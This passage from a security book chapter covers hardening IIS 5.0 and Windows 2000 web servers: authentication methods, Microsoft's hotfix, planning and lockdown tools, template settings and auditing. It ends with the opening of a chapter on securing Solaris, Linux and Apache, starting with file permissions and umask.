Figure 8.25 Choosing Authentication Methods**Figure 8.26** Changing the Account Used for Anonymous Access

Notice that, in Figure 8.26, the **Allow IIS to control password** option is selected by default. When this option is checked, IIS is responsible for authenticating the anonymous account. IIS uses the information stored in the metabase to authenticate the account. IIS tells Windows that the user has been authenticated. The account is never actually verified against the Windows 2000 database.

Note

The metabase stores IIS configuration settings. It provides many of the functions performed by the Registry, but it uses less hard drive space and provides faster access.

Damage & Defense...

Using the “Allow IIS to Control Password” Option

When an account is authenticated by IIS, it is made a member of the Network group. When Windows authenticates the user, he or she is made a member of the Interactive group. To enable Windows to do the authentication, uncheck the **Allow IIS to control password** box. The Network group consists of users who are given access to resources over the network. The Interactive group consists of users who log on locally.

What does this mean? The **Allow IIS to control password** option controls whether your users can access network resources, or if they are limited to the IIS server only. If IIS authenticates the anonymous account, the user can only access resources on the IIS server. This is because the Network group doesn't have rights to remote resources. If Windows authenticates the anonymous account, the user can access other network resources. This is because the Interactive group is given the Log On Locally permission that can be forwarded to other servers for authentication.

IIS does allow you to change the default domain to be used for account lookups, as follows:

1. You must first enable the **Basic Authentication** check box in the **Authentication Methods** window (refer back to Figure 8.25).
2. Next, IIS will warn you about basic authentication using clear text, as shown in Figure 8.27. Click **Yes** to allow basic authentication.

Figure 8.27 The Clear-Text Authentication Warning Window



3. Click **Edit** in the **Basic Authentication** section (the second Edit button) of the **Authentication Methods** window).

Continued

4. You'll now see the Basic Authentication Domain window shown in Figure 8.28. Type the **name** of the domain, or browse to the domain that you want to use as the default for authentication.

Figure 8.28 The Basic Authentication Default Domain Window



Configuring SSL

IIS requires SSL in order to use client certificate authentication. A Web site must have a Web server certificate before it will enable SSL. You use the Web Server Certificate Wizard to manage your Web certificates. You can use this tool to send a certificate request directly to an internal enterprise CA, or you can save the request to a file and send it to any available CA. To request directly from an enterprise CA, your Web server must be joined to the domain and you must be logged in with a domain account. You can access the Web Server Certificate Wizard from within the Internet Services Manager. Go to the **Properties** of your Web site and click on the **Directory Security** tab. Click on **Server Certificate** under the **Secure Communications** section. Working through this wizard will allow you to install new certificates, remove old certificates, and configure and renew existing certificates.

Examining the IIS Security Tools

Microsoft has provided us with some tools that we can use to secure our IIS server. None of these tools does anything for us that we couldn't do manually, but they do ease the pain of doing everything by hand. What are some areas that we need to look at for IIS security?

- Are we running the correct hotfixes from Microsoft? Hotfixes are patches that fix vulnerabilities in the OS that can't wait until the next service pack is released.

- Where do our users need to access? Do they need to access the Web server only, or do they need to authenticate to the Web server and access remote servers?
- Will our Web server be used solely as a Web server, or will it host other functions (such as WINS server, DNS server, mail server)? If it will only provide Web services, we need to lock down the other features so that they can't be exploited.
- To what extent should we audit our servers?

The following tools help us configure these settings. Be sure to test each of these tools in a lab environment before deploying it. Incorrect use of these tools locks down servers so tightly that they can't perform. Be sure to go to Microsoft's site and read whatever documentation you can find on each tool. Used properly, these tools can make your job easier. If you use them incorrectly, you could damage or destroy the installation.

Using the Hotfix Checker Tool

Use the Microsoft Network Security Hotfix Checker (HFNETCHK) found at www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/hfnetchk.asp to verify the patch levels for IIS. You must extract the actual downloaded file (nschc33.exe) before you can use it. When you extract it, you should have the following files:

- **HFNetChk License.txt** The end-user license agreement (EULA) is a legal agreement between you and Microsoft. Microsoft requires you to agree to the EULA before you can use the Network Security Hotfix Checker tool.
- **hfnetchk.exe** This is the actual Hotfix Checker tool.
- **ReadMe.txt** Explains how to use and customize the tool.

When administrators invoke this tool by typing **hfnetchk** on the command line, it tries to download and verify the mssecure.cab file from Microsoft. This file loads the mssecure.xml database on the local system. The tool works by comparing the Registry key, file version, and the checksum for each file installed by a patch with the revision levels in the mssecure.xml file.

By default, the tool searches the Registry associated with each patch. If the Registry key does not exist, it searches the local system for the related files. It

then compares the file version and checksums against those in the XML file. If these tests fail, then the tool reports: “Patch Not Found.”

There are several options to change this default behavior. For example, the **-v** option displays detailed information about the “Patch Not Found” warning, and note messages. The following is the syntax for the tool:

```
hfnetchk.exe [-h hostname] [-i ipaddress] [-d domainname] [-n] [-b]
[-r range] [-history level] [-t threads] [-o output]
[-x datasource] [-z] [-v] [-s suppression] [-nosum]
[-u username] [-p password] [-f outfile] [-about]
[-fh Hostfile] [-fip ipfile]
```

See the Microsoft Knowledge Base article Q303215 at <http://support.microsoft.com/support/kb/articles/q303/2/15.asp> for more details on usage. Check the ReadMe.txt file for system requirements, support, and update details.

Tools & Traps...

Hotfix Checker Notes


The Network Security Hotfix Checker tool reads the Registry to verify which hotfixes have been installed. If you reinstall IIS, it overwrites the hotfixes, but doesn’t delete the hotfix entries from the Registry. In other words, if you reinstall IIS, the Hotfix Checker tool will no longer report accurate information. You can fix this problem by manually deleting the hotfix Registry entries. All hotfix information is stored in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\HotFix.

In order to scan any remote systems, the Server service (and Remote Registry on Windows 2000 and XP systems) must be running on those machines. The Server service is installed with the File and Print Sharing feature. This chapter recommends disabling this feature (service) on secured systems. Be careful to enable these services if you wish to scan remote systems. These services need not be running in order to scan the local system.

Using the IIS Security Planning Tool

The IIS Security Planning tool is one of the easiest tools to use. It is available from Microsoft's Technet Security Web site (www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/tools/tools.asp). After first extracting the files by running the executable (iisperms.exe), you open a Web page and a make a few selections. The tool tells you what type of logon will be required and additional information about that scenario, such as whether users can talk to remote resources or local resources only. Figure 8.29 shows the IIS Security Planning Web page.

Figure 8.29 The IIS Security Planning Tool



The IIS Security Planning tool is very intuitive. Once the Web page is open, you pick the following settings:

- **Browser** Internet Explorer 4.x, Internet Explorer 5.x, and Netscape.
- **Client OS** Windows 9.x/NT3.x/NT4.0, Windows 2000, and Mac/UNIX.
- **Scenario** Internet or intranet.
- **Web Server** IIS 4 (Windows NT 4.0), IIS 5.0 (Windows 2000 no Active Directory), and IIS 5.0 (Windows 2000, Active Directory).
- **Web Authorization** Anonymous (with password sync enabled), anonymous (with password sync disabled), basic, Windows NT (NTLM or Integrated), digest (IIS 5.0 only), IIS certificate mapping, Active Directory certificate mapping (IIS 5.0 only).

Using the Windows 2000 Internet Server Security Configuration Tool for IIS 5.0

The Internet Server Security Configuration tool is used to lock down an IIS 5.0 server running on Windows 2000. You can download it from Microsoft's Web site (www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/tools/tools.asp). There are two parts to this tool: an interview section and a deployment section. After making your selections in the interview process, you use the deployment tools to lock down your IIS servers. The question section creates a template file (IISTemplate.txt by default) that is customized for your Web server. The deployment tool (IISConfig.cmd) uses your customized file and the security template file (hisecweb.inf) provided by Microsoft to configure your server. After downloading and extracting the tool, you should have the following directories:

- **Tool** The tool directory contains the DataEntry folder and the Engine folder.
- **DataEntry** Contains the Web files used in the interview process.
- **Engine** The script files used to deploy the template files are stored here.

After extracting the files, you must register the iissecuritywiz.dll. You use the **regsvr32** command to register and unregister DLLs. The syntax is *regsvr32 iissecuritywiz.dll*. If the .dll file is not located in your path statement, you must type the full path to the .dll file—for example, *regsvr32 c:\iistools\tool\engine\iissecuritywiz.dll*.

The IIS Lockdown Tool

In addition to the IIS Security Planning tool, Microsoft also released the IIS Lockdown Tool for tightening security of IIS and key IIS-dependent Microsoft products. The IIS Lockdown Wizard (version 2.1 as of this writing) provides templates for disabling features of IIS, provides server-roles, can disable IIS services (FTP, HTTP, NNTP, and SMTP), and incorporates the URLScan security tool. URLScan (version 2.0 as of this writing) is an ISAPI filter that monitors HTTP request received by IIS and can reject these request based upon these criteria:

- The request method (verb)
- The file extension of the resource requested
- Suspicious URL encoding
- Presence of non-ASCII characters in the URL

- Presence of specified character sequences in the URL
- Presence of specified headers in the request

Although the URLScan is now part of the IIS Lockdown tool, you can run it as a standalone tool and utilize the custom templates that come with it. Download both tools at www.microsoft.com/Downloads/Release.asp?ReleaseID=33961.

The Interviewing Process

After you have installed the Internet Server Security Configuration tool, you need to create your customized Web server template. This template will control how you can administer your server, what protocols will be supported, and what type of files your Web server will service.

To get started, open the default.htm file from the DataEntry folder. Figure 8.30 shows the default page of the Internet Server Security Configuration tool. Clicking the **Build a Security Template** link will give you the page shown in Figure 8.31. This page is used to create the security template that you will deploy. Use the following steps to create a security template:

1. Select the options that you want your Web server to support.
2. Enter the **name** of the template file. The default name is IISTemplate.txt. This file is saved to your desktop.
3. Click the **Create Template** button.

Figure 8.30 The Default Web Page for the Internet Server Security Configuration Tool



Figure 8.31 Creating Security Templates

Configuring the Template Files

At times, you might want to make a change to your existing template files. You can manually edit your template file by opening it with Notepad and changing the values. To configure your custom template file (IISTemplate.txt), change the values from True to False, or vice versa. Setting the value for a feature to True enables that feature; setting the value to False disables that feature. Table 8.5 lists the fields used in the custom template file.

Table 8.5 Custom Template Fields

Value	Description
RemoteAdmin	Remotely administers this computer using Windows networking.
RemoteWebAdmin	Remotely administers this computer over the Web.
FTP	Uses this server as an FTP server.
SMTP	Uses this server as an Internet e-mail server (SMTP, POP3).

Continued

Table 8.5 Continued

Value	Description
NNTP	Uses this computer as an Internet news (NNTP) server.
SSL	Uses Secure Sockets Layer/Transport Layer Security (SSL/TLS) on this server.
Telnet	Uses this computer as a Telnet server.
OtherThanASP	Allows files other than static files (.txt, .html, .gif, etc.) and Active Server Pages to be served.
InternetPrinting	Uses Internet printing.
SSI	Uses Server Side Includes (SSI).
HTR	Changes Windows passwords over the Web.
IndexServer	Uses Index Server with IIS.
KeepSamples	Keeps the Web samples.

You might also want to edit the template file provided by Microsoft. You can open the file in Notepad and edit it directly, but the preferred method is through the Security Configuration and Analysis snap-in. You simply import the template and make your changes. After you are done configuring the template, export it back to an .inf file with the same name (hisecweb.inf). Table 8.6 lists the settings made with the hisecweb.inf template.

Table 8.6 The High-Security Web Server Template Options

Account Policies	
Password Policy	Setting
Enforce password history remembered	24 passwords
Maximum password age	42 days
Minimum password age	2 days
Minimum password length	8 characters
Passwords must meet complexity requirements	Enabled
Store password using reversible encryption for all users in the domain	Disabled

Continued

Table 8.6 Continued

Account Lockout Policies	Setting
Account lockout duration	0
Account lockout threshold	5 invalid logon attempts
Reset account lockout counter after	30 minutes
Local Policies	
Audit Policies	Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit logon events	Success, Failure
Audit object access	Failure
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit system events	Success, Failure
User Rights Assignments	Setting
Access this computer from the network	Authenticated Users
Security Options	Setting
Additional restrictions for anonymous connections	No access without explicit anonymous permissions
Allow system to be shut down without having to log on	Disabled
Allowed to eject removable NTFS media	Administrators
Audit use of Backup and Restore privileges	Enabled
Automatically log off users when logon time expires (local)	Enabled
Clear virtual memory pagefile when system shuts down	Enabled
Digitally sign client communication (always)	Enabled
Digitally sign client communication (when possible)	Enabled
Digitally sign server communication (always)	Enabled
Digitally sign server communication (when possible)	Enabled
Disable Ctrl+Alt+Del requirement for logon	Disabled

Continued

Table 8.6 Continued

Security Options	Setting
Do not display last username in logon screen	Enabled
LAN Manager Authentication Level	Send NTLMv2 response only\refuse LM & NTLM
Message text for users attempting to log on	This is a private computer system <add your own text>
Message title for users attempting to log on	A T T E N T I O N !
Prevent system maintenance of computer account password	Disabled
Recovery Console; allow automatic administrative logon	Disabled
Recovery Console; allow diskette copy and access to all drives and all folders	Disabled
Restrict CD-ROM access to locally logged-on user only	Enabled
Restrict diskette access to locally logged-on user only	Enabled
Secure channel; digitally encrypt or sign secure channel data (always)	Enabled
Secure channel; digitally encrypt secure channel data (when possible)	Enabled
Secure channel; digitally sign secure channel data (when possible)	Enabled
Secure channel; require strong (Windows 2000 or later) session key	Enabled
Send unencrypted password to connect to third-party SMB server	Disabled
Strengthen default permissions of global system objects (such as symbolic links)	Enabled
Unsigned driver installation behavior	Do not allow installation

Continued

Table 8.6 Continued

Event Log	
Settings for Event Log	Setting
Maximum security log size	10240 kilobytes
Restrict guest access to application log	Enabled
Restrict guest access to security log	Enabled
Restrict guest access to system log	Enabled
Retention method for security log	As needed

System Services	
Service Name	Startup
Alerter	Disabled
ClipBook	Disabled
Computer Browser	Disabled
DHCP Client	Disabled
Fax Service	Disabled
IIS Admin Service	Automatic
Internet Connection Sharing	Disabled
IPSEC Policy Agent	Automatic
Messenger	Disabled
NetMeeting Remote Desktop Sharing	Disabled
Print Spooler	Disabled
Remote Access Auto Connection Manager	Disabled
Remote Access Connection Manager	Disabled
Remote Registry Service	Disabled
Task Scheduler	Disabled
Telephony	Disabled
Terminal Services	Disabled
World Wide Web Publishing Service	Automatic

In the Windows 2000 Server Resource Kit, Microsoft provides two other templates that we can use to secure our system. You can apply these templates locally, or you can assign them through group policy. The templates are SecureIntranetWebServer.inf and SecureInternetWebServer.inf.

Deploying the Template Files

IISConfig.cmd is used to deploy the template files. It is found in the Engine folder. The custom file that you created during the interview process and the hisecweb.inf, provided by Microsoft are both applied to your IIS server. Be sure to verify the settings in hisecweb.inf before you deploy it. It could lock your server down tighter than you would like. The Internet Server Security Configuration tool makes changes to the following Windows components:

- **IIS settings** These settings include options such as allowed protocols, supported authentication methods, and ways to administer your Web server.
- **IPSec settings** Using IPSec can greatly improve security between your Web server and its clients. IPSec is CPU intensive, so you have to decide what is more important: better security or improved performance.
- **Security Configuration Editor (SCE) settings** These include options such as security settings, account policy, and auditing (as shown in Tables 8.5 and 8.6).
- **Service settings** The startup status of many services changes when you use this tool. The possible options are start automatically, start disabled, or require a manual start.

IISConfig.cmd works best when you run it locally on the machine that you want to secure. If you use it to lock down a remote machine, the SCE policy will not be applied. You must deploy SCE policy on the local computer. If you configure a remote machine, the event log entry for the changes made to the remote server will be written to the local computer's event log, not to the remote computer's event log. IISConfig.cmd is run from the command prompt. The proper syntax for IISConfig.cmd is:

```
IISConfig.cmd -s <server> -f <configuration file> -n -d
```

IISConfig.cmd supports the following switches:

- **-s <server>** Tells the name of the server to which to apply the policy. You must use a name, not an IP address. You can use the computer's hostname or NetBIOS name. If you do not specify a server name, the local computer is used.
- **-f <configuration file>** Specifies which configuration file to use. If you do not specify a name, IISConfig will look in the Engine folder for a file named IISTemplate.txt.
- **-n** Configures port lockdowns, services, and IIS script maps only. Does not use SCE hisecweb.inf.
- **-d** Displays the debug output.

According to Microsoft, there are some limitations to using this tool. It doesn't work on domain controllers or multihomed computers (the term *multihomed* refers to computers that contain more than one network adapter). You can't use it with SQL Server, Commerce Server, or COM+. In the Readme file for this tool, Microsoft cautions users to review any possible settings before using this tool, because failure to do so could make your computers inaccessible to anything but Web services.

Auditing IIS

The tools we've just reviewed give us a good start on securing our server. Be vigilant, however. The tools cannot make your server completely safe in all circumstances. It is important to audit your Web server to track what is taking place. Remember, auditing works only if you take the time to read all the logs. Many administrators wait until they discover a problem to look at the logs. You should set up a schedule to view the audit logs regularly. This way, you can ensure that you are catching the problems in a timely manner.

According to the Microsoft Internet Information Services Resource Kit, Microsoft recommends configuring auditing as follows for your IIS server. Applying any of the three previous templates will meet or exceed Microsoft's recommendations:

- Account Logon—Success and Failure
- Account Management—Failure

- Directory Service Access—Failure
- Logon—Success and Failure
- Object Access—No Auditing
- Policy Change—Success and Failure
- Privilege Use—Failure
- Process Tracking—No Auditing
- System—No Auditing

You can configure auditing locally using the Local Security Policy editor (secpol.msc) (**Start | Programs | Administrative Tools | Local Security Policy**).

Summary

This chapter covered an immense amount of information on securing your Windows 2000/IIS servers. You should think of securing your server environments as multilayered system. The first layer/step is to set up your perimeter—that means firewalls and routers. Use firewalls and routers equipped to handle DoS attacks. Disabling ports and protocols at the public door to your network is the best way to prevent unwanted traffic on your network. It also enables you to use some of these protocols—like NetBIOS—on the internal network without the fear of the various TCP/UDP attacks on your systems.

The next step is to physically lock down the servers. Controlling physical access to the machine circumvents all offline access attacks. The most prevalent of these are SAM attacks, where hackers locally log on to an operating system other than Windows 2000 (dual-boot configuration), and access NTFS file structure in order to either crack or delete the SAM database, and/or accessing the Registry files in the repair directory. Unauthorized physical access could also lead to data theft, virus and malicious code uploads, BIOS attacks, and disabling of security features.

After physically securing the server behind properly configured firewalls and routers, take the time to harden the Windows 2000 operating system itself. Hardening the OS means applying hotfixes and service packs, and scanning for viruses. Be vigilant in using the Microsoft Network Security Hotfix Checker tool to remain current on the latest hotfixes, service packs, and security patches from Microsoft. You should always use NTFS to take advantage of the built-in security and new encryption support. Avoid dual-booting your system to prevent offline NTFS file access. In fact, remove or disable floppy drives and other bootable removable media devices (e.g., CD/DVD-ROM) to prevent alternative OS boots.

Remember to set the necessary permission levels on files and folders (the Everyone group has access to everything by default) and remove unneeded shares. Edit your group memberships—especially the Domain Admins and local Administrator groups—to ensure that rogue accounts aren't used for remote access to the local system. Rename the Administrator account (consider creating a decoy “Administrator” account); and disable the Guest account. Use the Group Policy Editor, the Local Security Policy Editor, and the Security Configuration and Analysis tool with policy templates to create and distribute effective password policies, user rights, and audit policies for your local system and/or domain. You should protect the SAM and Registry by implementing the proper SYSKEY strategy for your environment, restricting the remote Registry access with the

HKey_Local_Machine\System\CurrentControlSet\SecurePipeServers\winreg Registry key, and controlling access to the %WinDir%\system32 and %WinDir%\Repair directories. Remember, choosing the Backup option when creating an ERD copies the Registry to the %WinDir%\Repair\RegBack directory; protect this directory and avoid choosing the Backup option, because these files can be used to crack into the SAM.

Protect your OS from network attacks by removing unnecessary protocols and disabling/removing unnecessary services from the server; be careful not to disable services you will actually need. The first layer in protocol protection is at the firewalls/routers. Blocking NetBIOS ports (TCP and UDP 135–139) will prevent most remote attacks. However, unnecessarily running services such as File and Print services on the Web server open it up as a gateway to your network. Disable the Server and Workstation services on the Web server; this box should only need to communicate over port 80/443, and not be needed to be used as a file server. Use TCP/IP filtering via the IPSec filters to limit communication to the bare minimal ports. Remember to disconnect any remote sessions, such as Terminal Server sessions and NetMeeting logons.

Since this is a Web server, most of your most of attacks will probably come through IIS. Use the IIS 5.0 and Windows 2000 Security Check Lists and security templates. Microsoft provides the security check lists as a baseline configuration for secured server environments. Use the IIS Security Planning tool to implement security templates (hisecweb.inf). Subscribe to the various Microsoft newsletters to remain current on the most recent security vulnerabilities, patch updates, and new tool releases. Finally, implement an auditing scheme for both IIS and Windows 2000. Be careful not audit everything, because you will create a performance bottleneck for the system and might gather too much information for it to be useful. Only audit what is needed in the environment.

Solutions Fast Track

Securing the Windows 2000 Server

- Remove any unused components, including applications, protocols, subsystems, and services.
- If your server is a standalone machine, you should secure its local system accounts database (SAM).

- Take into account securing the server's physical location, as well as keeping it up to date with the latest service packs and hotfixes. Always test service packs and hotfixes in a lab environment before deploying them into production.
- Disable the guest account and rename the administrator account. The administrator's password should be set to something difficult to guess.
- Always use New Technology File System (NTFS) as the file system. Doing so gives you file-level security, disk quotas, and file system encryption.
- Avoid dual-booting on the Web server. Loading alternate operating systems might enable backdoors into Windows.
- Remove any network shares that are not required.

Installing Internet Information Services 5.0

- Internet Information Services (IIS) is installed by default when you install Windows 2000. The problem is that it is installed to the system partition.
- Use sysocmgr.exe in conjunction with an answer file to reinstall IIS to the correct location. You can't choose an install location through the graphic user interface (GUI).
- Computers that aren't going to provide Web or File Transfer Protocol (FTP) services are more secure if you remove IIS.

Securing Internet Information Services 5.0

- There are two types of permissions: NTFS and Web permissions.
- NTFS permissions are file system permissions. They control access to the file no matter how it is accessed (locally or over the Web). They apply to set users or groups.
- Web permissions apply only when files are accessed over the Web (via the Hypertext Transfer Protocol [HTTP]). They can be configured at the site, directory, or file level. They apply to everyone.
- There are two types of Web permissions: access permissions and execute permissions. Access permissions control what users can do. Execute permissions control what programs can do.

- You can use the Permissions Wizard and the Permissions Wizard Template Maker to assign Web and NTFS permissions.
- IIS supports five authentication options: anonymous, basic, digest, Integrated Windows, and client certificate mapping.
- Anonymous authentication doesn't provide user-level authentication. All anonymous users authenticate using the same user account, `IUSR_computername`. This happens automatically. The users never have to key in a username or password.
- You can configure the account to be used for anonymous access. You can allow IIS or Active Directory to manage the user account password.
- Basic authentication requires a username and password. By default, this method sends this information as clear text. Basic authentication can be configured to use Secure Sockets Layer (SSL) for encryption.
- Digest authentication is more secure than basic, but it works only with Internet Explorer 5.0 or later. This limits the type of clients that you can have accessing your site. Furthermore, digest authentication requires that usernames be stored using reversible encryption. This is a less secure way to store passwords.
- Integrated Windows provides secure authentication with convenience. Users don't have to key in usernames or passwords. This method uses their currently logged-on credentials to provide them access. Usernames and passwords are never sent across the network, thereby making Integrated Windows fairly secure.
- Client certificate mapping gives us the benefits of using certificates (easy to deploy and manage) while meeting the Windows requirement of all users needing user accounts. Client certificate mapping maps a certificate to a user account.
- FTP supports only anonymous and basic authentication.
- When anonymous authentication is used, users enter *anonymous* as their username, and their e-mail addresses as their passwords.
- SSL cannot be used with FTP.

Examining the IIS Security Tools

- Microsoft provides us with several tools for securing our Web server, such as the Network Security Hotfix Checker tool, the IIS Security Planning tool, and the Windows 2000 Internet Server Security Configuration tool for IIS 5.0.
- The Hotfix Checker tool verifies that you have the most recent security patches installed. It writes an event to the event log, letting you know if there is a newer patch that needs to be installed.
- The IIS Security Planning tool asks you for several settings, such as which browser you are using, which operating system you are running, and what type of Web server you are connecting to. It then tells you information about the type of connections you can make (e.g., remote connections or connections to the Web server only) and other important data.
- The Windows 2000 Internet Server Security Configuration tool for IIS 5.0 is used to tighten security on your Web server. It asks you a series of questions, the answers to which it uses to create a unique template file. It can then combine your unique template with a secure template provided by Microsoft and apply all the settings to your Web server.

Auditing IIS

- Auditing is needed to determine what is happening to your server.
- Be careful not to use auditing excessively. Doing so will degrade your system's performance.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: I have disabled all the services listed in Table 8.1. Will disabling the Server and/or Workstation services prevent me from using my server as a Web/ColdFusion server?

A: No. These services use NetBIOS to communicate to other servers on the network. Since your Web/ColdFusion server only needs to communicate over HTTP, it only needs the World Wide Web publishing service.

Q: If I remove the Everyone group from my files and folders to tighten local file access, how will users be able to browse my templates (ColdFusion, ASP, etc.)?

A: Removing access for the Everyone group is a good place to start securing your Web directories. If you need to give local or domain access—e.g., for updating templates—give the proper NTFS permissions to the local Administrators, Power Users, and Authenticated Users groups. Since IIS is running in the context of the “Local System” built-in account, you only need to provide the “Local System” access to your Web files. If you implement a security scheme within your site—where you actually want to authenticate Web visitors against the SAM—then you need to provide the appropriate individual users and/or groups the proper Web and NTFS permissions.

Q: I am having trouble remembering the order in which IIS applies restrictions. I know that the possible restrictions are IP address/domain name, NTFS permissions, or Web permissions. Any advice on remembering the order in which they are applied?

A: It might help to think through the steps involved when accessing a site. What is the first thing that has to happen? First, you have to resolve the domain name to an IP address. After you get the IP address, you can access the Web site. If the Web site allows it, you can access files on the server. So, the order for restrictions is:

1. Domain and IP restrictions
2. Web permissions
3. NTFS permissions

Q: If digest authentication is so secure, why don't I make it the only authentication method supported?

A: If you allowed only digest authentication, you would be severely limiting who could access your site. Digest authentication requires Internet Explorer 5.0 or later. This means that no one running an older version of Internet Explorer or another browser such as Netscape could access your site. You might want to allow only digest authentication on your intranet servers. If you will allow only internal access to these servers and everyone inside your company is using Internet Explorer 5.0 or later, digest authentication should work fine.

Q: I have given my users the NTFS full control permission and they still can't access my site. What could be blocking them?

A: Remember that IP/domain name and Web permissions apply before NTFS permissions. You probably have Web permissions restricting your users.

Q: I have removed the FTP and SMTP services from my Web server. Will I still be able to use Internet Protocol tags (<CFFTP>, <CFPOP>, <CFMAIL>, etc.) with these services removed?

A: Yes. You do not need to run these protocols on the local system in order for ColdFusion to communicate with remote systems via these tags.

Q: You suggest removing or limiting access to such tools as the AT command (At.exe), NET command (Net.exe), Runonce.exe, etc. If I lockdown user (NTFS) access to these commands, what danger do they pose via my ColdFusion application?

A: ColdFusion can access command-line tools such as these via the *CFEXECUTE* tag. If a hacker is able to execute code that calls *CFEXECUTE*, whatever command-line tool the hacker calls will be run with the rights and permissions of the ColdFusion service user. The default is "Nobody" on Unix, "LocalSystem" on Windows. They can even bypass this by using the *CFIMPERSONATE* tag to masquerade as another user in the domain/local system with more power and impact *CFEXECUTE* with that user's rights and privileges. So, do yourself a favor and remove these tools.

Securing Solaris, Linux, and Apache

Solutions in this chapter:

- Solaris Solutions
 - Linux Solutions
 - Apache Solutions
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

Default installations of almost any operating system are prime targets for hackers, and Solaris and Linux form no exception to this rule. These default installations are usually devoid of any vendor patches, might be running system daemons with more privilege than is necessary, and are probably using insecure protocols.

In this chapter, we begin by reviewing the popular Solaris operating system for general security guidelines. We discuss considerations for installation and upgrade, as well as provide an overview of techniques to harden installed services and discuss particularly insecure services such as Cron or FTP. These considerations should introduce you to the process of securing your Solaris server, but are only the beginning of your security audit.

Later in the chapter we discuss the Linux operating system, another operating system with similar UNIX roots to Solaris. Linux also requires careful consideration in evaluating default installation, deciding which patches to apply, and monitoring potentially dangerous network services enabled by default. The Linux section also introduces some open source tools such as Sudo and OpenSSH that can assist you in hardening your Linux installation.

Finally, we touch on the Apache Web server, the most popular Web server for serving Web sites on the Internet. Apache is the most likely Web server you will use when implementing Solaris and Linux installations, and is relatively easy to configure for use with ColdFusion. Because Apache flavors are somewhat distinct, this means that you might have a bit of configuration work necessary to match your version of Apache to your version of ColdFusion. By understanding the potential holes in Apache, you will be better able to secure your ColdFusion application running on Solaris or Linux.

This chapter helps you identify and eliminate these areas of weakness by learning to think the way an attacker would. However, this chapter should be viewed as an introduction rather than a comprehensive overview of all potential problems that can plague Solaris and Linux installations. (For more information on these topics, please consult other Syngress titles, such as *Hack Proofing Linux* [ISBN 1928994342] and *Hack Proofing Sun Solaris 8* [ISBN 192899444X]).

Solaris Solutions

This section provides general security guidelines for hardening your Solaris installation. First, we cover installation and general configuration suggestions. Then, we attempt to improve the security of installed services, discussing in more detail the

particularly vulnerable network-aware services such as Cron, Telnet, and FTP. Finally, we touch on the task of network monitoring and introduce a tool called Nmap that will help you audit the network traffic occurring on your Solaris server.

Overview of the Solaris OS

Solaris, as you probably know by now, is the computer operating system that Sun Microsystems provides for its family of Scalable Processor Architecture-based processors as well as for Intel-based processors. Sun has historically dominated the large UNIX workstation market. As the Internet grew in the early 1990s, Sun's SPARC/Solaris systems became the most widely installed servers for Web sites.

This section examines some of the typical routines and techniques that you can use to protect your default Solaris installation from hackers, as well as the strategies you can use to learn more about your Solaris system and to keep it running well. We discuss considerations for installation, patching the OS, and the basics for securing commonly used services on the Solaris system. By the end of this section, you should have some good ideas on how to secure your system and should know how to continue watching your system configuration and your network for signs of hacking.

Considerations for Installing Solaris Securely

Solaris' installation routine has a number of configurable options that allow you to perform many different configuration tasks, from setting up the network to selecting additional software to be installed. However, the setup program's main focus is on the installation of the Solaris operating environment, not on configuring security. As a result, you are left to secure the system on your own. The default security configuration on a newly installed Solaris system contains some weaknesses, including the file permission configuration, default services that need to be locked down, and patches that need to be applied from the manufacturer.

Altering Default Permissions in Solaris

Under the UFS file system installed with Solaris, every file has a set of associated permissions that control access to the object. These permissions are collectively known as the *mode of access*, or simply *mode*. A mode consists of three octal numbers that specify user, group, and other access permissions for file or directory. Each of these numbers can range from 0 to 7, such that read access is specified by 4, write access by 2, and execute access by 1. Of course, these permissions can be

combined such that a mode of 5 specifies read and execute access. Table 9.1 summarizes the common mode and *umask* permissions.

Table 9.1 Common Mode and *umask* Permissions

Permission	Mode Setting	Umask Setting
No Access	0	7
Execute Access	1	6
Write Access	2	5
Read Access	4	3
Full Control	7	0

Default permissions of the UFS file system are controlled by the *umask* setting, which specifies the permissions inherited by new objects. These permissions are the octal complement of the numerical values used in the **chmod** command. For example, *umask* mode of 027 gives permissions equivalent to *chmod* mode of 750, or full permissions to the owner, read and execute permissions to the group, and no access to everyone else. Each user's *umask* setting is controlled by the value set in /etc/profile, which is 022 by default. Be aware that /etc/profile settings can be overridden by settings in the skeleton files located in /etc/skel.

For most organizations, the default *umask* of 022 might not be acceptable, since its loose restrictions allow anyone on the system to read files generated by other users. This certainly isn't desirable in the case of certain application system accounts, such as an Oracle account, whose home directories might contain sensitive data.

For similar reasons, the superuser account should always have a *umask* of 077, the most restrictive possible with respect to other users. Such restrictions serve to prevent overly curious users and those who might have malicious intent from reading files or executing programs that should be restricted to root use only. Therefore, best practices indicate either changing the default *umask* for all users in /etc/profile and in the default skeleton files in the /etc/skel directory to a more restrictive value, such as 027, or 077.

